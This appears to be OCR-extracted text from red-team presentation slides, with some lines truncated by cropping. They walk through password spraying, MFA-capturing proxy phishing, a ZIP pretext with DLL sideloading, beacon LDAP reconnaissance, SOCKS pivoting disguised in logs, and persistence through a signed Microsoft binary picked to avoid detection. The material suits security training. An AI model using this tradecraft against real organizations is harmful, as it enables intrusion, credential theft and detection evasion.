
```
 python3 credmaster.py --config conf.json
1:10.059] Execution started at: 2023-01-23 17:31:10.059369
1:10.059] Creating 1 API Gateways for https://autodiscover-s.outlook.com
1:11.074] Created API - Region: us-east-2 ID: ([redacted]) - https:/[redacted]
1:11.711] Testconnect: Connection success, continuing
1:11.711] Total Regions Available: 15
1:11.711] Total API Gateways: 1
1:11.711] Starting Spray...
1:11.861] Loading credentials from users.txt with password TestTest123
1:15.490] us-east-2: [-] FAILURE: thisisnotarealemail@example.com:TestTes
1:27.679] us-east-2: [+] SUCCESS: credmaster_rulez@test.com:TestTest123
1:28.324] us-east-2: [-] FAILURE: tester12345678@gmail.com:TestTest123
1:28.324] Completed spray with password TestTest123 at 2023-01-23 17:31:2
1:28.796] Destroying API ([redacted]) in region us-east-2
1:29.576] End Time: 2023-01-23 17:31:29.576026
1:29.576] Total Execution: 19.516657 seconds
1:29.576] Valid credentials identified: 1
```



1. User puts their password into the phishing site
2. Phishing site proxies request to the actual website
3. Website returns an MFA screen
4. Phishing site proxies the MFA screen to the user
5. User inputs the additional authentication
6. Phishing site proxies request to the actual website
7. Website returns a session cookie
8. Phishing site redirects the user to another page

Initial Access: Malware Phishing

- Pretext: Security Concerns
- Pose as business partner that has received suspicious emails recently, resulting in a security incident
- Send email with ZIP file containing payload attached
  - Password protect ZIP for "Confidentiality"
  - Send password in email or with follow-up email



Choose a topic

Security Concerns

If you have security concerns

If you believe you may have received a suspicious contact (e.g., email, text, phone call, malicious website) that appears to be from [redacted] or would like to report an information security related issue/event, please get in touch with us.


Contact us

[redacted]

Email us

Abuse@[redacted]com

Initial Access: Malware Installation



Downloads › suspicious_email_report

Name	Date modified	Type	Size
email_screenshot.png	4/15/2025 7:16 PM	Shortcut	3 KB
incident-report.pdf	4/15/2025 7:25 PM	Shortcut	4 KB


2. User sees "PDF" and "PNG" to open

Downloads

Name	Date modified	Type	Size
Today (3)			
suspicious_email_report.zip	4/15/2025 7:25 PM	Compressed (zipp...	2,311 KB
suspicious_email_report	4/15/2025 7:25 PM	File folder	

1. User Receives ZIP and extracts it

Initial Access: DLL Sideloading



Downloads › suspicious_email_report


Name	Date modified	Type
assets	4/15/2025 7:24 PM	File folder
email_screenshot.png	4/15/2025 7:16 PM	Shortcut
incident-report.pdf	4/15/2025 7:25 PM	Shortcut

Hidden "assets" folder contains payload and decoys

```
ownloads\suspicious_email_report\assets
```

Downloads › suspicious_email_report › assets

Name		Date modified	Type	
emailreport.pdf	< Decoy PDF	/14/2025 8:06 PM	Chrome PDF Do	
imagelib.dll	< Real python310.dll	:26 PM	Application extens...	4,350 KB
jpegtopng.exe	< Renamed pythonw.exe (signed EXE)			96 KB
python310.dll	< Malware DLL	4/2024 11:35 AM	Application extens...	275 KB
screenshot20250209.jpeg	< Decoy PNG	/14/2025 8:06 PM	JPEG File	205 KB



Initial Access Wrap-up


- Sprayed passwords to find valid credentials
- Targeted users with credential phishing
- Sent malware phish as an email attachment
  - Executes Stage 1 Initial Access C2

Next up:

- Post-exploitation

Post-Exploitation: Situational Awareness


- Initial callback from malware phish
  - Check current user, hostname, files, etc.
  - Validate we are not executing in a sandbox
- Have compromised other user credentials with password spraying and credential phishing
- Query Active Directory with LDAPsearch
  - View other compromised users' AD info
  - Identify the hostnames of their workstations



```
[12/26 16:30:50] beacon> ldapsearch (netbiosname=*) * 0 "" "CN=Partitions,CN=Configurati
[12/26 16:30:50] [+] Running ldapsearch (T1018, T1069.002, T1087.002, T1087.003, T1087.0
[12/26 16:30:50] [*] Running ldapsearch (T1018, T1069.002, T1087.002, T1087.003, T1087.0
[12/26 16:30:52] [+] host called home, sent: 10546 bytes
[12/26 16:30:52] [+] received output:
Binding to 192.168.0.235
[12/26 16:30:52] [+] received output:
[*] Distinguished name: CN=Partitions,CN=Configuration,DC=redania,DC=local
[*] targeting DC: \\TRETOGOR.redania.local
[*] Filter: (netbiosname=*)
[*] Returning specific attribute(s): *

-------------------
objectClass: top, crossRef
cn: REDANIA
distinguishedName: CN=REDANIA,CN=Partitions,CN=Configuration,DC=redania,DC=local
instanceType: 4
whenCreated: 20230214042103.0Z
whenChanged: 20230214042300.0Z
nCName: DC=redania,DC=local
uSNCreated: 4118
uSNChanged: 12565
showInAdvancedViewOnly: TRUE
name: REDANIA
objectGUID: f66cd454-5cf0-41c2-83c4-743ce81fb33e
dnsRoot: redania.local
nETBIOSName: REDANIA
nTMixedDomain: 0
systemFlags: 3
objectCategory: CN=Cross-Ref,CN=Schema,CN=Configuration,DC=redania,DC=local
dSCorePropagationData: 16010101000000.0Z
msDS-Behavior-Version: 7
retreived 1 results total
```

Post-Exploitation: Leaving the Initial Box

- Initialize SOCKS proxy on implant
- Execute commands from Proxy VM
  - Proxy VM should mirror target environment, will look better in logs
  - Match OS version, hostname, domain name, and username to legitimate internal resources
- Proxifier for Windows, Proxychains for Linux
- Execute mstsc (RDP client) through proxy
  - Login to new workstation as other compromised user




Application	Target	Time/Status	Rule : Proxy	Sent	Received
chrome.exe	www.google.com:443	01:23	Chrome : proxy.example.net:10580 SOCKS5	3.82 KB	71.6 KB
chrome.exe	www.google.com:443	01:22	Chrome : proxy.example.net:10580 SOCKS5	0	0
devenv.exe	server.example.net:443	00:14	Office : direct via OfficeVPN	418	4.91 KB
microsoftedgecp.exe	static-spartan-neu-s-msn-com.akamaize...	11:01	Default : proxy.example.net:10580 SOCKS5	481	2.88 KB
microsoftedgecp.exe	static-spartan-neu-s-msn-com.akamaize...	11:01	Default : proxy.example.net:10580 SOCKS5	1.10 KB	6.84 KB
winstore.app.exe	storeedgefd.dsx.mp.microsoft.com:443	12:00	Default : proxy.example.net:10580 SOCKS5	17.7 KB	85.4 KB

```
[07.10 18:58:10] outlook.exe - blob.weather.microsoft.com:80 close, 3628 bytes (3.54 KB) sent, 16668 bytes (16.2 KB) received, lifetime <1 sec
[07.10 18:58:10] outlook.exe - weather.service.msn.com:80 close, 258 bytes sent, 1352 bytes (1.32 KB) received, lifetime <1 sec
[07.10 18:58:12] chrome.exe - ssl.gstatic.com:443 close, 581 bytes sent, 3262 bytes (3.18 KB) received, lifetime <1 sec
[07.10 18:58:16] chrome.exe - ogs.google.com:443 close, 1925 bytes (1.87 KB) sent, 20569 bytes (20.0 KB) received, lifetime <1 sec
[07.10 18:58:23] chrome.exe - www.googleapis.com:443 close, 0 bytes sent, 0 bytes received, lifetime <1 sec
[07.10 18:58:23] chrome.exe - accounts.google.com:443 close, 0 bytes sent, 0 bytes received, lifetime <1 sec
[07.10 18:58:24] chrome.exe - www.google.com:443 open through proxy proxy.example.net:10580 SOCKS5
[07.10 18:58:24] chrome.exe - www.google.com:443 open through proxy proxy.example.net:10580 SOCKS5
[07.10 18:58:24] searchui.exe - fp-afd.azurefd.net:443 close, 911 bytes sent, 5412 bytes (5.28 KB) received, lifetime <1 sec
[07.10 18:58:25] searchui.exe - fp.msedge.net:443 close, 1352 bytes (1.32 KB) sent, 503 bytes received, lifetime <1 sec
[07.10 18:58:35] chrome.exe - www.gstatic.com:443 open through proxy proxy.example.net:10580 SOCKS5
[07.10 18:59:44] chrome.exe - www.google.com:443 close, 0 bytes sent, 0 bytes received, lifetime <1 sec
[07.10 18:59:44] chrome.exe - ssl.gstatic.com:443 close, 1014 bytes sent, 162279 bytes (158 KB) received, lifetime <1 sec
[07.10 18:59:44] chrome.exe - fonts.gstatic.com:443 close, 1050 bytes (1.02 KB) sent, 19307 bytes (18.8 KB) received, lifetime <1 sec
```

Ready   6 active connections   Down 0 B/sec   Up 0 B/sec   System DNS


Post-Exploitation: Sideloading FileSyncConfig

- Not found on HijackLibs = May not be alerted on
- FileSyncConfig.exe is a legitimate signed Microsoft binary
- Executing shows an error: "FileSyncHost.DLL was not found"
- Name malware DLL after FileSyncHost.dll
  - Malware = Stage 1 Persistence
- Upload folder to target machine through implant



No results.

Missing an entry? Open a pull request!



FileSyncClient.dll	4/14/2025 6:04 PM	Application extens...	11,283 KB
FileSyncConfig.exe	4/14/2025 6:04 PM	Application	794 KB
FileSyncEvents.dll	4/14/2025 6:04 PM	Application extens...	140 KB
FileSyncFS.dll	4/14/2025 6:04 PM	Application extens...	954 KB
